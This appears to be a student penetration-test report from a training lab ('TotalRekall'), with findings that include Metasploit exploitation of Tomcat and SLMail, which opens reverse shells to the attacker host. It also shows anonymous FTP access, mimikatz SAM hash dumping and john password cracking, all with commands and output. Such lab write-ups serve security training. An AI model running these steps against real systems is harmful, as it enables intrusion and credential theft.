
```
┌──(root💀 kali)-[~]
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org
Nmap scan report for 192.168.13.10
Host is up (0.000045s latency).
Not shown: 998 closed tcp ports (rese
PORT     STATE SERVICE VERSION
```

```
Nmap scan report for 192.168.13.13
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
```

Vulnerability 6	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Web OS
Risk Rating	Medium

Description	I navigated to the website kali:8864 for a Nessus scan. I went to create a scan with a basic network scan and used 192.168.13.12 as the targeted host to look up. After the scan was complete I navigated to the vulnerabilities tab to view the server that's critical and found the ID which is flag 6.
Images	  
Affected Hosts	192.168.13.12

Remediation	Update and patch software on a regular basis. Always monitor for new vulnerabilities


Vulnerability 7	**Findings**
Title	Apache Struts
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	In kali i ran the command msfconsole to get into msf6. Next I ran the command search apache tomcat rce to look for the exploit I needed to run. Once it ran option 6 was the exploit I needed so I ran the command use 6 and it put me into the exploit. Next I set the RHOST to 192.168.13.10. I used this ip from the aggressive nmap scan that was ran from the flag before. After setting the RHOSTS i used the command run to connect. Next I ran the command ls -l to get the list in the directory to see if I saw any indication of a flag. Next i ran the command find / -type f -iname “*flag*” to search the files for any files with flags in them. After successfully locating some files with flags in them I used the command cd /root to change to the root directory then I used the command cat .flag7.txt to reveal the flag.
Images	

```
msf6 > search apache tomcat rce

Matching Modules
================

   #  Name                                                  Disclosure Date
   -  ----                                                  ---------------
   0  exploit/multi/http/struts_dev_mode                    2012-01-06
 OGNL Execution
   1  exploit/multi/http/struts_code_exec_classloader       2014-03-06
pulation Remote Code Execution
   2  exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10
eCmdLineArguments Vulnerability
   3  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04
Li to RCE
   4  exploit/linux/http/cpi_tararchive_upload              2019-05-15
lth Monitor TarArchive Directory Traversal Vulnerability
   5  exploit/linux/http/cisco_prime_inf_rce                2018-10-04
uthenticated Remote Code Execution
   6  exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03
ss

Interact with a module by name or index. For example info 6, use 6 or
```

```
Nmap scan report for 192.168.13.10
Host is up (0.000052s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1
|_ajp-methods: Failed to get a valid response fo
8080/tcp open  http    Apache Tomcat/Coyote JSP
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```



```
msf6 > use 6
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.0.124:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.24.0.124:4444 -> 192.168.13.10:41164 ) at
```

```
ls -l
total 120
-rw-r----- 1 root root  57092 Mar 17  2016 LICENSE
-rw-r----- 1 root root   1804 Mar 17  2016 NOTICE
-rw-r----- 1 root root   6735 Mar 17  2016 RELEASE-NOTES
-rw-r----- 1 root root  15946 Mar 17  2016 RUNNING.txt
drwxr-x--- 2 root root   4096 May  5  2016 bin
drwx--S--- 1 root root   4096 Apr 27 02:14 conf
drwxr-sr-x 3 root staff  4096 May  5  2016 include
drwxr-x--- 2 root root   4096 May  5  2016 lib
drwxr-x--- 1 root root   4096 Apr 27 02:14 logs
drwxr-x--- 2 root root   4096 May  5  2016 temp
drwxr-x--- 1 root root   4096 Mar 17  2016 webapps
drwxr-x--- 1 root root   4096 Apr 27 02:14 work
```

	
Affected Hosts	192.168.13.10
Remediation	Update apache struts

Vulnerability Findings Day 3


Vulnerability 1	**Findings**
Title	Unprotected User Credentials
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical



Description	First i went to the totalrekall page of github by going to https://github.com/totalrekall/site went under xampp.users where it shows the username and a undecoded hash text. I then downloaded that as a text file to the desktop of the VM. I turned to kali and navigated to my desktop using command cd /Desktop, performed ls to make sure the text file showed, then I used the command john xampp.users and it gave me the password Tanya4life which is Flag 1.
Images	 
Affected Hosts	TotalRekall Website
Remediation	User credential needs to be removed from the github website

Vulnerability 2	**Findings**
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical



Description	I ran the command nmap 172.22.117.0/24 and it gave me 172.22.117.20 for the http and https as the ports are open. I opened a browser and went to 172.22.117.20 where it prompted me to login and I used the login credentials I found from Flag 1 and it gave me Flag 2.
Images	

```
┌──(root💀 kali)-[~]
└─# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-22 21:32 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00018s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00020s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
79/tcp  open  finger
80/tcp  open  http
106/tcp open  pop3pw
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:02 (Microsoft)
```



	 
Affected Hosts	172.22.117.20
Remediation	Restrict public access to credentials and enforce two-factor authentication

Vulnerability 3	**Findings**
Title	FTP
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	I ran the command ftp 172.22.117.20 to connect to the ftp server, It then asked for a username and password and per the internet for the username you can use anonymous and the password you can leave blank. From there I ran the ls command to see what was listed. It shows flag3 in txt form and used the command get Flag3.txt. I then exit from the ftp server so I can use the command cat Flag3.txt to get the next flag.

Images	 
Affected Hosts	172.22.117.20
Remediation	Using FTPS or SFTP instead of FTP, as they offer enhanced security. FTP is susceptible to threats such as sniffing, spoofing, and brute force attacks.

Vulnerability 4	**Findings**
Title	SLMail
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	I started off by running the command nmap -A 172.22.117.20 to see the open ports that can be exploited. I then found per an internet search that port 110 that's open is known as a buffer overflow vulnerability. From there I ran msfconsole to get into the metasploit framework. The next command was search slmail to bring up the exploit i will be using then I ran the command use

	0 to default to windows/meterpreter/reverse_tcp so once I'm done configuring the system I can run it into meterpreter. I then ran the options command to see what my LHOST and RHOSTS were set to the correct ip addresses. As they were both not set correctly I ran the command set LHOST 172.22.117.100 because thats the ip address of the attacking machine and ran the command set RHOSTS to 172.22.117.20 as this is the ip address of the target machine. I then ran the command run so the machine would configure and put me into the meterpreter. I then ran the command ls to see the files and the first file contained flag 4 in txt form so I ran command cat flag4.txt to see the flag inside of the file.
Images	

```
└─# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-25 09:07 EDT
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00042s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r-- 1 ftp ftp             32 Feb 15  2022 flag3.txt
25/tcp  open  smtp          SLmail smtpd 5.5.0.4433
| smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN,
|_ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML
79/tcp  open  finger        SLMail fingerd
|_finger: Finger online user list request denied.\x0D
80/tcp  open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open  pop3pw        SLMail pop3pw
110/tcp open  pop3          BVRP Software SLMAIL pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
```

```
┌──(root💀 kali)-[~]
└─# msfconsole
```

```
msf6 > search slmail

Matching Modules
================

  #  Name                                      Disclosure Date  Rank   Check  Description
  -  ----                                      ---------------  ----   -----  -----------
  0  exploit/windows/pop3/seattlelab_pass      2003-05-07       great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) >
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://git
                                      g-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh
   LHOST     172.24.0.124     yes       The listen address (an interface
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run
```

```
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
```

```
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	Close port 110

Vulnerability 5	**Findings**
Title	Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Staying in the meterpreter from flag 4 I ran the command shell to access the schtasks command. I then ran the command schtasks /query to see all the scheduled tasks. This can be used to see if malware has installed a hidden schedule task. I then ran the command schtasks /query /tn “flag5” /fo LIST /v to search for all flag 5 specifications within the scheduled tasks. From there flag5

	was revealed within the comment.
Images	822e3434a10440ad9cc086197819b49dmeterpreter > shell Process 3724 created. Channel 2 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLmail\System>schtasks /query schtasks /query C:\Program Files (x86)\SLmail\System>schtasks /query /tn "flag5" /fo LIST /v schtasks /query /tn "flag5" /fo LIST /v HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/27/2025 4:58:09 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob
Affected Hosts	172.22.117.20
Remediation	Modify permissions to limit access

Vulnerability 6	**Findings**
Title	Password Hash- Kiwi
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	As I continued in the meterpreter, I ran the command load kiwi to load into mimikatz. From there I ran the help command to list the commands inside of mimikatz. After reviewing and some internet search it was determined that running the command lsa_dump_sam is the best command as this command can see that NTLM hash is extracted from the users. After performing the command I found flag6 as the username and the NTLM hash as 50135ed3bf5e77097409e4a9aa11aa39. I opened a new terminal to create a hash.txt folder using the command touch hash.txt. I confirmed that the file was created by using the command ls. After confirming the file was created I ran the command echo flag6:50135ed3bf5e77097409e4a9aa11aa39 >> hash.txt. This command I put the text into the hash.txt file. I again confirmed that the text went into the hash.txt file by using the command cat hash.txt. And to decipher the Hash NTLM i ran the command john hash.txt –format=NT. This

	command deciphered the hash inside the file and the command –format=NT tells john the hash type is NTLM. And performing that command gave me flag 6 as the password.
Images	

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

```
Kiwi Commands
=============

    Command                   Description
    -------                   -----------
    creds_all                 Retrieve all credentials (parsed)
    creds_kerberos            Retrieve Kerberos creds (parsed)
    creds_livessp             Retrieve Live SSP creds
    creds_msv                 Retrieve LM/NTLM creds (parsed)
    creds_ssp                 Retrieve SSP creds
    creds_tspkg               Retrieve TsPkg creds (parsed)
    creds_wdigest             Retrieve WDigest creds (parsed)
    dcsync                    Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm               Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create      Create a golden kerberos ticket
    kerberos_ticket_list      List all kerberos tickets (unparsed)
    kerberos_ticket_purge     Purge any in-use kerberos tickets
    kerberos_ticket_use       Use a kerberos ticket
    kiwi_cmd                  Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam              Dump LSA SAM (unparsed)
    lsa_dump_secrets          Dump LSA secrets (unparsed)
    password_change           Change the password/hash of a user
    wifi_list                 List wifi profiles/creds for the current user
    wifi_list_shared          List shared wifi profiles/creds (requires SYSTEM)
```

SAM

The lsa_dump_sam module gets the SysKey to decrypt SAM entries (from registry or hive). It connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. As we have known that LSA is a system process that authenticates and logs users on the system. LSA authenticates the Domain Credentials that are used by the Operating System. The user information is validated by LSA by accessing the SAM of each computer. If there is a code that is running inside the LSA process than that process is able to access the credentials. LSA is able to store Reversibly encrypted plaintext, Kerberos tickets (ticket-granting tickets (TGTs), service tickets), NT hash, LAN Manager (LM) has. Here we can see that NTLM hash is extracted of the raj user.

```
lsa_dump_sam
```

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca
```

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```



